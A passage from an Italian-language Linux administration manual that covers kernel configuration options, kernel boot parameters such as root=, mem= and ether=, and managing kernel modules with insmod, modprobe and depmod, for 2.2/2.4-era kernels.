```

29.2.11 SCSI support

Questa sezione riguarda la gestione del kernel delle unità SCSI. Le interfacce SCSI non hanno uno standard comune come avviene nel caso di quelle ATA e derivate, per cui è indispensabile includere il codice specifico per tutte le interfacce che si intendono utilizzare.

In certe situazioni può essere necessario abilitare la gestione della «gestione generica» SCSI. In particolare, questo serve nel caso si preveda l'uso di un masterizzatore SCSI.

```
<*> SCSI support
--- SCSI support type (disk, tape, CD-ROM)
<*>   SCSI disk support
(40) Maximum number of SCSI disks that can be loaded as modules
< >   SCSI tape support
< >   SCSI OnStream SC-x0 tape support
<*>   SCSI CD-ROM support
[ ]     Enable vendor-specific extensions (for SCSI CDROM)
(2) Maximum number of CDROM devices that can be loaded as modules
<*>   SCSI generic support
--- Some SCSI devices (e.g. CD jukebox) support multiple LUNs
[*]   Enable extra checks in new queueing code
[*]   Probe all LUNs on each SCSI device
[*]   Verbose SCSI error reporting (kernel size +=12K)
[*]   SCSI logging facility
SCSI low-level drivers  --->
PCMCIA SCSI adapter support  --->
```

29.2.12 Network device support

Questa sezione riguarda la definizione delle interfacce di rete che si utilizzano, includendo anche interfacce logiche, che non corrispondono a componenti fisici veri e propri, oltre che alcuni protocolli utilizzati come tunnel nell'ambito di hardware che di solito non viene usato per le reti (per esempio il PPP con le porte seriali e il PLIP con le porte parallele).

```
[*] Network device support
ARCnet devices  --->
<*> Dummy net driver support
< > Bonding driver support
< > EQL (serial line load balancing) support
<*> Universal TUN/TAP device driver support
< > Ethertap network tap (OBSOLETE)
< > General Instruments Surfboard 1000
Ethernet (10 or 100Mbit)  --->
Ethernet (1000 Mbit)  --->
[ ] FDDI driver support
[ ] HIPPI driver support (EXPERIMENTAL)
<*> PLIP (parallel port) support
<*> PPP (point-to-point protocol) support
[ ]   PPP multilink support (EXPERIMENTAL)
<*>   PPP support for async serial ports
```

```
<*>   PPP support for sync tty ports
<*>   PPP Deflate compression
<*>   PPP BSD-Compress compression
< >   PPP over Ethernet (EXPERIMENTAL)
<*> SLIP (serial line) support
[*]   CSLIP compressed headers
[*]   Keepalive and linefill
[*]   Six bit SLIP encapsulation
Wireless LAN (non-hamradio)  --->
Token Ring devices  --->
[ ] Fibre Channel driver support
< > Red Creek Hardware VPN (EXPERIMENTAL)
< > Traffic Shaper (EXPERIMENTAL)
Wan interfaces  --->
PCMCIA network device support  --->
```

29.2.13 Character devices

Un dispositivo a caratteri è quello che utilizza una comunicazione byte per byte e si contrappone a quello a blocchi con cui la comunicazione avviene attraverso l'uso di blocchi di byte di dimensione fissa.

Questo gruppo di opzioni serve a definire l'uso del terminale (che potrebbe anche essere escluso nel caso di kernel con funzioni specifiche), inteso come complesso di schermo e tastiera, delle porte seriali, delle porte parallele, dei mouse e altri componenti simili.

È importante sottolineare il fatto che non si deve definire esplicitamente l'uso di un mouse seriale, perché per questo è sufficiente configurare la porta seriale corrispondente, mentre nel caso di mouse differenti, occorre indicare espressamente di cosa si tratta.

In questo gruppo di opzioni appare anche un elenco di schede grafiche particolari.

```
[*] Virtual terminal
[*]   Support for console on virtual terminal
<*> Standard/generic (8250/16550 and compatible UARTs) serial support
[*]   Support for console on serial port
[ ] Extended dumb serial driver options
[ ] Non-standard serial port support
[*] Unix98 PTY support
(256) Maximum number of Unix98 PTYs in use (0-2048)
<*> Parallel printer support
[ ]   Support for console on line printer
< > Support for user-space parallel port device drivers
I2C support  --->
Mice  --->
Joysticks  --->
< > QIC-02 tape support
Watchdog Cards  --->
< > Intel i8x0 Random Number Generator support
<*> /dev/nvram support
< > Enhanced Real Time Clock Support
< > Double Talk PC internal speech card support
< > Siemens R3964 line discipline
< > Applicom intelligent fieldbus card support
Ftape, the floppy tape device driver  --->
< > /dev/agpgart (AGP Support)
[ ] Direct Rendering Manager (XFree86 DRI support)
PCMCIA character device support  --->
```

29.2.14 Filesystems

Attraverso questa sezione si definiscono i tipi di file system che si vogliono gestire. In particolare, anche i file system virtuali, come '`/proc/`' e '`/dev/pty/`', vengono definiti qui.

Il file system standard dei sistemi GNU/Linux è il tipo Second-extended, ovvero Ext2 o Ext3. La gestione di questo tipo di file system deve essere inclusa nel kernel, a meno che si stia cercando di produrre del codice specifico per un'applicazione particolare.

In questo gruppo di opzioni trovano posto anche quelle necessarie alla condivisione attraverso la rete, per esempio con il protocollo NFS.

È interessante osservare che è necessario specificare anche i sistemi di partizionamento dei dischi. In generale è indispensabile la gestione delle partizioni tipiche dei sistemi Dos.

Infine, è importante anche tenere in considerazione il tipo di codifica che si vuole poter utilizzare nell'ambito del file system. La codifica in questione riguarda il modo di rappresentare i nomi dei file, che potrebbe richiedere estensioni particolari. In generale viene abilitata la codifica ISO 8859-1, che è quella più frequente nel mondo occidentale.

```
[*] Quota support
<*> Kernel automounter support
<*> Kernel automounter version 4 support (also supports v3)
< > Reiserfs support
< > ADFS file system support
< > Amiga FFS file system support (EXPERIMENTAL)
< > Apple Macintosh file system support (EXPERIMENTAL)
< > BFS file system support (EXPERIMENTAL)
<*> DOS FAT fs support
<*>   MSDOS fs support
<*>     UMSDOS: Unix-like file system on top of standard MSDOS fs
<*>   VFAT (Windows-95) fs support
< > EFS file system support (read only) (EXPERIMENTAL)
< > Compressed ROM file system support
< > Simple RAM-based file system support
<*> ISO 9660 CDROM file system support
[*]   Microsoft Joliet CDROM extensions
<*> Minix fs support
< > NTFS file system support (read only)
< > OS/2 HPFS file system support
[*] /proc file system support
[ ] /dev file system support (EXPERIMENTAL)
[*] /dev/pts file system for Unix98 PTYs
< > QNX4 file system support (read only) (EXPERIMENTAL)
< > ROM file system support
<*> Second extended fs support
< > System V and Coherent file system support (read only)
< > UDF file system support (read only)
< > UFS file system support (read only)
Network File Systems  --->
Partition Types  --->
Native Language Support  --->
```

Quello che segue è il menù specifico per i file system di rete (come NFS):

```
<*> Coda file system support (advanced network fs)
< > InterMezzo file system support (experimental, replicating fs)
<*> NFS file system support
[*]   Provide NFSv3 client support
<*> NFS server support
[*]   Provide NFSv3 server support
<*> SMB file system support (to mount Windows shares etc.)
```

```
[ ]   Use a default NLS
< > NCP file system support (to mount NetWare volumes)
```

29.2.15 Console drivers

Questa sezione permette di definire le caratteristiche della console. In generale si tratta di affermare l'uso di una console VGA, cosa praticamente obbligatoria, salva la possibilità di compilare un kernel per un sistema senza console.

```
[*] VGA text console
[*] Video mode selection support
< > MDA text console (dual-headed) (EXPERIMENTAL)
Frame-buffer support  --->
```

29.2.16 Sound

Questo gruppo di opzioni consente di gestire le funzionalità audio, specificando l'uso di una scheda audio particolare. Un gruppo importante di schede audio è gestito da un modulo speciale, definito «OSS».

29.2.17 USB support

Questo gruppo di opzioni consente la gestione di adattatori USB e delle unità periferiche relative.

```
<*> Support for USB
[ ]   USB verbose debug messages
--- Miscellaneous USB options
[*]   Preliminary USB device filesystem
[ ]   Enforce USB bandwidth allocation (EXPERIMENTAL)
--- USB Controllers
<*>   UHCI (Intel PIIX4, VIA, ...) support
<*>   OHCI (Compaq, iMacs, OPTi, SiS, ALi, ...) support
--- USB Device Class drivers
< >   USB Audio support
< >   USB Bluetooth support (EXPERIMENTAL)
<*>   USB Mass Storage support
< >   USB Modem (CDC ACM) support
< >   USB Printer support
--- USB Human Interface Devices (HID)
---   Input core support is needed for USB HID
--- USB Imaging devices
< >   USB Kodak DC-2xx Camera support
< >   USB Mustek MDC800 Digital Camera support (EXPERIMENTAL)
<*>   USB Scanner support
< >   Microtek X6USB scanner support (EXPERIMENTAL)
--- USB Multimedia devices
< >   DABUSB driver
--- USB Network adaptors
< >   PLUSB Prolific USB-Network driver (EXPERIMENTAL)
< >   USB ADMtek Pegasus-based ethernet device support (EXPERIMENTAL)
< >   NetChip 1080-based USB Host-to-Host Link (EXPERIMENTAL)
--- USB port drivers
< >   USS720 parport driver
USB Serial Converter support  --->
--- USB misc drivers
< >   USB Diamond Rio500 support (EXPERIMENTAL)
```

29.3 Come fare per configurare correttamente il kernel che si vuole compilare

Il kernel Linux è molto dinamico e il suo sviluppo prende spesso delle strade imprevedibili. Questa vitalità è molto importante per il futuro del software libero; senza di essa non ci sarebbe modo di usare domani le nuove tecnologie che verranno proposte. In questo senso, diventa difficile dare delle indicazioni precise e durature sul modo corretto di configurare il kernel prima della compilazione.

L'unica documentazione sicura sotto questo aspetto è quella che si può consultare in modo contestuale quando si utilizza il comando '**`make menuconfig`**', oppure '**`make xconfig`**'. Eventualmente, può essere utile sapere che le informazioni che si leggono lì sono contenute nel file '`Documentation/Configure.help`' (nell'ambito dei sorgenti). Segue un estratto di questo file:

```
Support for USB
CONFIG_USB
  Universal Serial Bus (USB) is a specification for a serial bus
  subsystem which offers higher speeds and more features than the
  traditional PC serial port. The bus supplies power to peripherals
  and allows for hot swapping. Up to 127 USB peripherals can be
  connected to a single USB port in a tree structure. The USB port is
  the root of the tree, the peripherals are the leaves and the inner
  nodes are special USB devices called hubs. Many newer PC's have USB
  ports and newer peripherals such as scanners, keyboards, mice,
  modems, and printers support the USB protocol and can be connected
  to the PC via those ports.

  Say Y here if your computer has a USB port and you want to use USB
  devices. You then need to say Y to at least one of "UHCI support" or
  "OHCI support" below (the type of interface that the USB hardware in
  your computer provides to the operating system) and then choose from
  among the drivers for USB peripherals. You may want to check out the
  information provided in Documentation/usb/ and especially the links
  given in Documentation/usb/usb-help.txt.

  This code is also available as a module ( = code which can be
  inserted in and removed from the running kernel whenever you want).
  The module will be called usbcore.o. If you want to compile it as a
  module, say M here and read Documentation/modules.txt.
```

Quando si parte da zero, è sufficiente accertarsi di eliminare il file '`.config`', che comunque viene eliminato con il comando '**`make mrproper`**'. In questo modo, il programma che guida alla configurazione del kernel offre già le risposte più ovvie alle domande che fa. Naturalmente è sempre necessario leggere le prime volte il testo delle spiegazioni disponibili, fino a che si raggiunge una dimestichezza adeguata al tipo di esigenze che si hanno.

Come la documentazione interna suggerisce spesso, nella directory '`Documentation/`' sono contenuti tanti file di testo contenenti spiegazioni particolareggiate rispetto a problemi specifici della configurazione. A questo punto dovrebbe essere evidente che non si può configurare e compilare un kernel se non si conosce minimamente la lingua inglese.

Questo tipo di lavoro passa poi necessariamente per una lunga serie di tentativi falliti (avendo cura di conservare i file '`.config`', per poter ripartire almeno dall'ultima configurazione tentata). Tuttavia, il principiante non deve pensare di essersi messo involontariamente nei guai, perché queste difficoltà riguardano tutti, anche gli esperti, proprio perché la dinamicità nello sviluppo del kernel Linux porta continue novità.

Parametri di avvio del kernel Linux

Il kernel è in grado di ricevere opzioni in fase di avvio che possono servire per scopi differenti. In particolare, per gestire alcuni dispositivi è necessario informare il kernel sulle loro caratteristiche (tipicamente l'indirizzo di I/O e il livello di IRQ).

Nella parte vi si è già accennato al meccanismo attraverso cui si avvia il sistema e ai vari modi di passare al kernel queste istruzioni particolari: comandi di avvio (*bootprompt*), istruzioni '**append**' di LILO ('/etc/lilo.conf') e di SYSLINUX, argomenti ulteriori della direttiva '**kernel**' di Grub, opzioni della riga di comando di Loadlin. In questo capitolo vengono mostrati solo alcuni dei parametri di avvio che possono essere utilizzati.

È importante tenere presente che gli indirizzi di I/O vanno espressi in esadecimale, nella forma 0x*nnn*, il livello di IRQ viene indicato in modo decimale e l'indirizzo di memoria condivisa viene espresso in esadecimale. Se non viene indicato diversamente, gli indirizzi di I/O e di memoria condivisa sono quelli di partenza.

Nel capitolo 32 sono riepilogati altri parametri affiancati ai moduli relativi, quando questi sono disponibili.

30.1 Parametri di uso generale

Alcuni parametri di avvio non riguardano dispositivi specifici, ma il sistema in generale. Si tratta in special modo delle informazioni sul dispositivo da utilizzare per l'innesto (montaggio) del file system principale e dell'utilizzo della memoria.

30.1.1 File system principale (root)

Nel momento dell'avvio, il kernel deve conoscere alcune informazioni essenziali sul file system principale. Per prima cosa deve sapere dove si trova (quale disco e quale partizione), quindi deve sapere in che modo deve essere montato inizialmente (in sola lettura o anche in scrittura). Questi dati possono essere memorizzati all'interno del kernel stesso, anche per mezzo del programma '**rdev**'.

- Selezione del file system principale.

  ```
  root=dispositivo
  ```

  Permette di specificare un dispositivo differente da quello predefinito per montare il file system principale. Il dispositivo può essere rappresentato nel modo consueto, '/dev/...', anche se in effetti, in questa fase di avvio, non esiste ancora un file system all'interno del quale cercare un tale file di dispositivo.

  Questa indicazione può essere memorizzata direttamente nel kernel attraverso '**rdev**':

  ```
  rdev kernel dispositivo
  ```

- Accesso iniziale in sola lettura.

  ```
  ro
  ```

  Permette di definire un accesso iniziale al file system principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del file system prima di passare alla gestione normale.

  Questa indicazione può essere memorizzata direttamente nel kernel attraverso '**rdev**':

  ```
  rdev -R kernel 1
  ```

- Accesso iniziale in lettura e scrittura.

```
rw
```

Permette di definire un accesso iniziale al file system principale in lettura e scrittura.

Questa indicazione può essere memorizzata direttamente nel kernel attraverso '**`rdev`**':

```
rdev -R kernel 0
```

Esempi

`root=/dev/hda2`

Il file system principale è contenuto nella seconda partizione del primo disco fisso ATA.

`rw`

Il file system principale viene aperto inizialmente in lettura e scrittura (per qualche ragione).

30.1.2 Memoria

- Memoria RAM disponibile.

```
mem=dimensione
```

In caso di necessità, permette di definire la dimensione di memoria RAM disponibile effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera '**`k`**', che sta a indicare kibibyte (simbolo: Kibyte), oppure dalla lettera '**`M`**', che sta a indicare mebibyte (simbolo: Mibyte). Quando ci si trova nella necessità di indicare la memoria esistente occorre fare attenzione a non esagerare, soprattutto occorre controllare se una parte di questa, verso la fine, viene utilizzata dal firmware BIOS, perché in tal caso occorre specificare una dimensione inferiore.

- Caricamento del file system principale come disco RAM.

```
load_ramdisk={0|1}
```

Permette di definire se si vuole caricare il file system principale come disco RAM. '**`load_ramdisk=1`**' significa che si intende attivare un disco RAM, mentre assegnando il valore zero ciò non accade. Il valore predefinito è '**`load_ramdisk=0`**'.

30.1.3 Varie

- Programma Init.

```
init=programma_iniziale
```

Permette di definire il nome, completo di percorso, del programma che deve svolgere la funzione di «processo iniziale» (Init). Il kernel provvede da solo a cercare '`/sbin/init`' e in alternativa '`/etc/init`'. Come ultima risorsa tenta di avviare '`/bin/sh`'. Se per qualunque motivo non funziona il programma Init standard, si può tentare di avviare il sistema facendo partire la shell al suo posto.

- Coprocessore matematico.

```
no387
```

Alcuni coprocessori matematici i387 hanno dei problemi che possono pregiudicare il funzionamento del sistema. In tali situazioni è necessario fare in modo che il kernel ignori la presenza di questo coprocessore e provveda da solo alla sua emulazione. Inserendo questo parametro si fa in modo che non venga utilizzato il coprocessore.

- Pausa del microprocessore.

```
no-hlt
```

I microprocessori i386 e successivi dispongono di un'istruzione denominata '**`hlt`**' che permette loro di entrare in uno stato di riposo in attesa di un'interruzione esterna. Ciò permette a un sistema inutilizzato di risparmiare energia. Alcuni microprocessori i486 hanno un difetto per cui il meccanismo di risveglio dopo la pausa non funziona. In questi casi conviene utilizzare l'opzione '**`no-hlt`**', con la quale il kernel non lascia mai andare il microprocessore in pausa.

- Riavvio automatico quando si manifesta un *kernel panic*.

```
panic=secondi
```

Quando il kernel incontra un problema grave, si dice scherzosamente che si è verificato un *kernel panic*. In situazioni normali, il sistema si blocca in attesa di un intervento umano. Attraverso questa istruzione è possibile indicare al kernel di riavviare il sistema dopo un intervallo di tempo espresso in secondi. Il valore predefinito è zero, che corrisponde a una durata infinita.

- Esclusione degli indirizzi di I/O.

```
reserve=indirizzo_i/o,estensione[,indirizzo_i/o,estensione]...
```

Permette di isolare una o più zone di indirizzi di I/O, all'interno delle quali il kernel non deve eseguire alcun tentativo di identificazione di componenti. Di solito, dopo un'istruzione del genere, si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale.

- Disabilitazione del supporto APM.

```
apm=off
```

Quando il supporto per l'APM (*Advanced power management*) è inserito nel kernel e la sua gestione è incompatibile con l'hardware disponibile, per evitare il blocco del sistema è meglio disabilitare questa gestione.

Esempi

`reserve=0x300,64`

Riserva gli indirizzi di I/O da 300_{16} a 340_{16}.

30.2 Dischi ATA, XT e simili

Gli elaboratori con architettura i386 e successive sono dotati generalmente di unità di controllo per i dischi di tipo ATA e derivati. In questo senso, raramente si incontrano problemi e con essi la necessità di fornire istruzioni particolari al kernel.

30.2.1 Dischi ATA

Nelle sintassi seguenti, '**`hd`***x*' rappresenta un dispositivo corrispondente a un disco fisso, dove *x* è una lettera da '**`a`**' a '**`h`**'. La sigla '**`ide`***n*' rappresenta un dispositivo corrispondente a un'unità di controllo ATA, dove *n* è un numero da zero a tre.

- Geometria.

```
hdx=cilindri,testine,settori
```

Indica esplicitamente la geometria di un disco fisso senza dover fare affidamento sulle informazioni fornite dal firmware BIOS.

- CD-ROM.

```
hdx=cdrom
```

Dichiara in modo inequivocabile che l'unità '**hd***x*' è un lettore CD-ROM.

- Indirizzo di I/O dell'interfaccia.

```
iden=indirizzo_i/o
```

Specifica l'indirizzo di I/O dell'interfaccia ATA specificata.

30.2.2 Gestione particolare per ST-506 standard

- Geometria.

```
hd=cilindri,testine,settori
```

Se sono installati due dischi, si devono ripetere le indicazioni in sequenza, attraverso due parametri '**hd=**'.

30.2.3 Vecchie unità di controllo XT a 8 bit

- Caratteristiche della scheda di controllo.

```
xd=tipo,livello_irq,indirizzo_i/o,canale_dma
```

Il tipo specifica il produttore della scheda: 0=generico; 1=DTC; 2,3,4=Western Digital, 5,6,7=Seagate; 8=OMTI.

Esempi

```
xd=2,5,0x320,3
```

Unità di controllo WD1002: indirizzo di I/O 320_{16}, livello di IRQ 5, canale DMA 3.

30.3 Interfacce di rete Ethernet

Le istruzioni di avvio riferite alle interfacce di rete Ethernet sono un po' strane e iniziano sempre con il parametro '**ether=**'. La sintassi generale è la seguente:

```
ether=livello_irq,indirizzo_i/o[extra1,[extra2...]],nome
```

In pratica, gli argomenti che identificano il livello di IRQ, l'indirizzo di I/O e il nome simbolico dell'interfaccia di rete sono sempre parte della sintassi, mentre altri argomenti nella parte centrale possono essere presenti in funzione del tipo di scheda.

- Compatibili NE1000 e NE2000

```
ether=livello_irq,indirizzo_i/o,nome
```

I valori che si vuole siano determinati automaticamente vanno lasciati a zero.

- 3Com 3c503

```
ether=livello_irq,indirizzo_i/o,0,ricetrasmettitore,nome
```

L’argomento indicato come ricetrasmettitore è un numero che rappresenta il tipo di connessione fisica scelta: 0=interno (BNC), 1=esterno (AUI).

Esempi

`ether=11,0x300,eth0`

Scheda NE2000: indirizzo I/O 300_{16}, livello di IRQ 11.

`ether=11,0x300,eth0 ether=10,320,eth1`

Due schede NE2000: la prima configurata con indirizzo I/O 300_{16} e livello di IRQ 11, la seconda con indirizzo di I/O 320_{16} e livello di IRQ 10.

`ether=0,0,eth1`

Due schede NE2000 configurate in modo differente e non conflittuale, in grado di essere riconosciute se installate singolarmente. Si vuole ottenere l’autorilevamento della seconda scheda.

`ether=9,0x300,0,1,eth0`

Scheda 3c503: indirizzo di I/O 300_{16}, livello di IRQ 9, ricetrasmettitore esterno.

`ether=3,0,0,0,eth0`

Scheda 3c503: si vuole che venga rilevato automaticamente l’indirizzo di I/O, mentre il livello di IRQ è 3. Si utilizza il ricetrasmettitore interno.

30.4 Unità di controllo dei dischetti

```
floppy=two_fdc
```

Specifica la presenza di due unità di controllo per i dischetti. Con questa istruzione si ritiene implicitamente che la seconda unità di controllo utilizzi l’indirizzo di I/O 370_{16}.

```
floppy=indirizzo_i/o,two_fdc
```

Viene specificata la presenza di una seconda unità di controllo con un indirizzo di I/O iniziale particolare.

```
floppy=thinkpad
```

Questa istruzione serve a gestire l’unità a dischetti degli elaboratori Thinkpad.

```
floppy=L40SX
```

Questa istruzione serve a gestire l’unità a dischetti degli elaboratori portatili IBM L40SX.

```
floppy=nodma
```

Disabilita l’uso del canale DMA. Può essere utile, in particolare, per la gestione di un’unità di controllo esterna.

30.5 Mouse particolari

`bmouse=`*livello_irq*

Permette di definire il livello di IRQ di un'interfaccia *bus-mouse*.

`msmouse=`*livello_irq*

Permette di definire il livello di IRQ di un'interfaccia MS *bus-mouse*.

30.6 Porta parallela

Con i kernel 2.2.*, la gestione della porta parallela è cambiata. Mentre prima si poteva predisporre il kernel per la stampa, oppure per le connessioni PLIP, adesso è stato introdotto un livello intermedio, riferito direttamente alla porta parallela; poi questa viene abbinata al dispositivo di stampa o ad altre attività, anche in modo dinamico.

- Definizione esplicita delle caratteristiche della porta.

  `parport=`*indirizzo_i/o*[`,` *livello_irq*]

  In condizioni normali, le porte parallele vengono individuate correttamente; se così non fosse si può utilizzare questo parametro, ripetuto per tutte le porte che si vogliono gestire, indicando l'indirizzo di I/O ed eventualmente anche il livello di IRQ. Le porte parallele individuate, automaticamente o con l'aiuto dei parametri, ottengono una denominazione sequenziale: '**`parport0`**', '**`parport1`**', ecc.

- Eliminazione della gestione e autorilevamento.

  `parport=0`

  `parport=auto`

  Se si assegna il valore zero nel parametro di dichiarazione della porta parallela, viene esclusa completamente la sua gestione da parte del kernel; se si assegna la parola chiave '**`auto`**', si richiede espressamente al kernel di scandire automaticamente le porte e di assegnare indirizzi di I/O e IRQ in modo automatico.

I dispositivi o le interfacce di rete che fanno uso della porta parallela, se devono essere indicati espressamente attraverso i parametri del kernel, devono fare riferimento alle porte parallele attraverso i nomi convenzionali '**`parport0`**',...

- Definizione esplicita dell'abbinamento di una porta a una stampante.

  `lp=parport`*n*

  Definisce che la porta parallela, specificata attraverso il numero, è collegata a una stampante.

Esempi

```
parport=0x3bc parport=0x378,7 parport=0x278,auto
```

Definisce esplicitamente la presenza di tre porte parallele: per tutte specifica l'indirizzo di I/O; per la seconda viene indicato il livello di IRQ 7, mentre per l'ultima viene richiesto di determinare automaticamente il livello di IRQ.

```
lp=parport0 lp=parport2
```

Definisce l'utilizzo della prima e della terza porta parallela per le stampanti; rispettivamente: '**`lp0`**' e '**`lp1`**'.

30.7 Riferimenti

- Sorgenti del kernel

  Le informazioni più aggiornate sull'uso dei parametri di avvio si possono trovare all'interno degli stessi sorgenti del kernel, nelle directory successive a '`/usr/src/linux/drivers/`' e all'interno di '`/usr/src/linux/Documentation/`' (può trattarsi dei commenti iniziali ai file dei sorgenti, o file di testo separati).

- Paul Gortmaker, *BootPrompt HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- *bootparam(7)*

Moduli

Quando si ha una certa dimestichezza con la ricompilazione del kernel, si potrebbe considerare l'utilizzo dei moduli come una complicazione inutile. Tuttavia, ci sono situazioni in cui l'uso dei moduli è una necessità, prima tra tutte l'installazione di GNU/Linux attraverso le distribuzioni che fanno uso di moduli per ottenere un dischetto di avvio unico, oppure per ridurne la scelta a pochi. D'altro canto, la conoscenza dei meccanismi legati alla gestione dei moduli del kernel è utile per sfruttare un sistema già ben organizzato dalla propria distribuzione GNU/Linux.

Questo capitolo, pur trovandosi in una posizione iniziale di questo documento, non è rivolto ai principianti che potrebbero trovare alcuni punti particolarmente complessi (come il problema del disco RAM iniziale). Tuttavia, quando si installa GNU/Linux, potrebbe essere necessario conoscere l'uso dei parametri di alcuni moduli.

Tabella 31.1. Riepilogo dei programmi e dei file per la gestione dei moduli.

Nome	Descrizione
insmod	Carica manualmente i moduli del kernel.
rmmod	Scarica manualmente i moduli del kernel.
lsmod	Elenca i moduli caricati nel kernel.
depmod	Rigenera il file delle dipendenze tra i moduli.
modprobe	Carica un modulo rispettando le dipendenze.
/etc/conf.modules	Configurazione dei moduli utilizzati.
kerneld	Programma demone per il carico e lo scarico automatico dei moduli.

In questo capitolo vengono mostrati anche i parametri di alcuni tipi di moduli, mentre nel capitolo 32 ne sono riepilogati altri in modo sintetico.

31.1 Gestione dei moduli

I moduli del kernel sono porzioni di questo che possono essere caricate in memoria quando se ne presenta la necessità e scaricate subito dopo. I moduli del kernel Linux sono quello che in altri sistemi viene definito driver. Nella sezione 29.1.2 è già stato descritto in che modo possa essere compilato un kernel di questo tipo e anche come generare i moduli relativi.

Se si dispone di una distribuzione GNU/Linux organizzata con un kernel modulare, è consigliabile sfruttare quel kernel già predisposto, assieme ai suoi moduli.

31.1.1 Funzionamento in breve

Il minimo indispensabile per attivare e disattivare i moduli è costituito da due programmi di servizio specifici: '**`insmod`**' e '**`rmmod`**'. Il primo serve per caricare i moduli, il secondo per scaricarli.

L'operazione di caricamento dei moduli deve essere fatta tenendo presente le eventuali dipendenze che ci possono essere. Per esempio, se il modulo «C» richiede la presenza del modulo «B», il quale a sua volta richiede la presenza del modulo «A», occorre caricare ordinatamente i moduli «A», «B» e «C». Nello stesso modo, lo scarico dei moduli può essere fatto solo se si rispettano le dipendenze. Nel caso appena descritto, per scaricare il modulo «A» occorre prima scaricare «C» e «B».

31.1.2 Aspetto e collocazione

I moduli sono generalmente file che terminano con l'estensione '`.o`' e si collocano al di sotto della directory '`/lib/modules/`*versione*`/`', dove la versione si riferisce al kernel per il quale sono stati predisposti. Per esempio, '`/lib/modules/2.4.2/`', si riferisce ai moduli del kernel 2.4.2.

Per facilitare l'individuazione e il caricamento dei moduli, viene creato generalmente un file, '`modules.dep`', nella directory iniziale di questi, attraverso il programma '**`depmod`**'.

```
# depmod -a
```

Generalmente questo comando viene inserito nella procedura di inizializzazione del sistema, in modo da aggiornare sistematicamente questo file.

Il file contiene l'elenco dei moduli presenti, con l'indicazione precisa delle dipendenze. L'esempio seguente mostra il caso del modulo della scheda di rete NE2000, '`ne.o`', il quale dipende dal modulo '`8390.o`'.

```
/lib/modules/2.4.2/kernel/drivers/net/ne.o:↩
↪/lib/modules/2.4.2/kernel/drivers/net/8390.o
```

31.1.3 Caricamento guidato

Invece di caricare i moduli con il programma '**`insmod`**', che richiede attenzione nella sequenza di caricamento a causa delle dipendenze, si può utilizzare '**`modprobe`**' che si avvale del file '`modules.dep`' e si arrangia a caricare tutto quello che serve nel modo corretto. Per esempio, utilizzando il comando seguente,

```
# modprobe ne
```

si ottiene prima il caricamento del modulo '`8390.o`' e successivamente di '`ne.o`'.

31.1.4 Parametri

Come accade già con i kernel monolitici, alcuni dispositivi possono essere individuati e gestiti correttamente solo se si forniscono delle informazioni aggiuntive. Per questo, alcuni moduli richiedono l'indicazione di parametri composti dalla sintassi

simbolo [=*valore*]

Quando si caricano i moduli di questo tipo con '**`insmod`**' è necessario fornire anche i parametri, nella parte finale della riga di comando. La stessa cosa vale per '**`modprobe`**', solo che in questo caso si può realizzare un file di configurazione, '`/etc/conf.modules`', contenente le informazioni sui parametri dei moduli utilizzati e altre indicazioni eventuali.

Per esempio, attraverso la riga seguente del file '`/etc/conf.modules`', si vuole specificare che l'indirizzo di I/O del dispositivo relativo al modulo '`ne.o`' è 300_{16}.

```
options ne io=0x0300
```

31.1.5 Gestione automatica

Gli strumenti e la configurazione descritti nelle sezioni precedenti, possono essere gestiti in modo automatico attraverso il demone, '**`kerneld`**', oppure in modo integrato nei kernel 2.2.∗ e successivi (in questo caso si parla del *thread* '**`kmod`**').

Quando è utilizzato '**`kerneld`**', questo viene avviato generalmente dalla procedura di inizializzazione del sistema, dopo che è stato eseguito '**`depmod`**' per la rigenerazione del file delle dipendenze tra i moduli. Nel momento in cui il kernel ha bisogno di una funzione che non trova al suo interno, prova a interrogare '**`kerneld`**', il quale a sua volta di avvale di '**`modprobe`**' per il caricamento del modulo necessario. In questa situazione, il carico e lo scarico dei moduli in modo manuale non è più necessario: è '**`kerneld`**' che provvede. Ci possono essere comunque situazioni in cui il meccanismo non funziona, ma resta sempre la possibilità di usare '**`modprobe`**' in quei casi.

L'automazione della gestione dei moduli richiede che il file '`/etc/conf.modules`' sia configurato correttamente per quei dispositivi che si intendono usare.

Come accennato, i kernel 2.2.∗ incorporano '**`kmod`**' che si sostituisce alle funzionalità fondamentali di '**`kerneld`**'. In questo caso, si può osservare la presenza del file virtuale '`/proc/sys/kernel/modprobe`', il cui scopo è quello di informare il kernel sulla posizione in cui si trova il programma '**`modprobe`**'. Per questo, la procedura di inizializzazione del sistema dovrebbe provvedere a definirlo utilizzando un comando simile a quello seguente.

```
# echo "/sbin/modprobe" > /proc/sys/kernel/modprobe
```

Dal momento che '**`kmod`**' non è efficiente quanto '**`kerneld`**', occorre provvedere (ammesso che lo si voglia) a eliminare periodicamente i moduli che non sono più utilizzati. Per farlo si può usare il sistema Cron attraverso una direttiva simile a quella seguente che si riferisce al file crontab dell'utente '**`root`**':

```
0-59/5 * * * * /sbin/rmmod -a
```

Nel caso si voglia utilizzare il file crontab di sistema, ovvero '`/etc/crontab`', la cosa cambia leggermente, come nell'esempio seguente:

```
0-59/5 * * * * root /sbin/rmmod -a
```

31.1.6 # insmod

`insmod` [*opzioni*] *file_oggetto* [*simbolo*=*valore*...]

'**`insmod`**' permette di caricare un modulo nel kernel. Il nome del modulo può essere indicato specificando il nome del file completo di estensione ed eventualmente di percorso (*path*), oppure specificando semplicemente il nome del file del modulo senza l'estensione: in questo ultimo caso, '**`insmod`**' cerca il file (con la sua estensione naturale) all'interno delle directory standard per i moduli.

Quando nel kernel è attivato il supporto del *kernel daemon* e il demone '**`kerneld`**' è in funzione, oppure si tratta di un kernel ≥ 2.2.∗ ed è disponibile '**`kmod`**', non dovrebbe essere necessario l'utilizzo di '**`insmod`**' per caricare i moduli.

Esempi

```
# insmod /lib/modules/2.0.30/net/plip.o
```

Attiva il modulo '**`plip`**' rappresentato dal file '`/lib/modules/2.0.30/net/plip.o`'.

insmod plip

Come nell'esempio precedente, ma si lascia a '**insmod**' il compito di cercare il file.

31.1.7 # rmmod

```
rmmod [opzioni] modulo...
```

